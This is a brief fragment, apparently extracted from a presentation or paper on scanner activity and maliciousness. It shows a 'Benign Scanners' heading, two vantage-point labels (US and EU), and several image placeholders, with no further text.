



# Activity & Maliciousness

## Benign Scanners (Orange)

US VP 1

EU VP 1




